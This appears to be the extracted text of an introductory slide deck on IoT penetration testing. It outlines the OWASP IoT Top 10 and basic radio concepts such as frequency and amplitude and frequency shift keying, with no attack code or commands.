

An Introduction to IoT Penetration Testing




@libertyunix

The Agenda

- IoT Attack Surface
 - OWASP IoT Top 10
 - -1 Ring in IoT
- Wireless Topics in IoT
- IoT Pen Testing Tools & Examples
- Q&A



Getting Started in IoT Penetration Testing



OWASP IoT Top 10



OWASP

Internet of Things Top 10

IoT Project



Attack Surface Areas



Testing Guide

Top Vulnerabilities

OWASP IoT Top 10

1. Weak, Guessable, or Hardcoded Passwords

- Hard Code Everything

2. Insecure Network Services

- Ecosystem services are vulnerable?

3. Insecure Ecosystem Interfaces

- Account Lockout?
- Credentials Exposed in Network Traffic

4. Lack of Secure Update Mechanism

- More info in the clear & OTA

OWASP IoT Top 10 Cont.

5. Insecure or Outdated Components

- Supply Chain Risk Management

6. Insufficient Privacy Protection

- GDPR for IoT?

7. Insecure Data Transfer & Storage

- More info in the clear

OWASP IoT Top 10 Cont.

8. Insufficient Security Configurability

- Lack of Password Security Options
- Security Monitoring & Logging?


9. Insecure Software/Firmware

- Encryption Not Used to Fetch Updates
- Update File not Encrypted
- Update Not Verified before Upload

10. Poor Physical Security


- USB
- SPI
- JTAG

-1 Protection Ring in IoT*



Software Defined Radio & FCC ID


Some everyday uses of the radio frequency spectrum



SOURCE: New America Foundation; FCC


JOAN McLAUGHLIN/GLOBE STAFF

Amplitude




- Vertical distance between crests

Frequency, Cycles, and Hertz



- The **frequency** determines **how often a signal is seen**
- 1 cycle per second = 1 Hertz




Modulation

Digital Data


**Amplitude
Shift keying**

**Frequency
Shift keying**

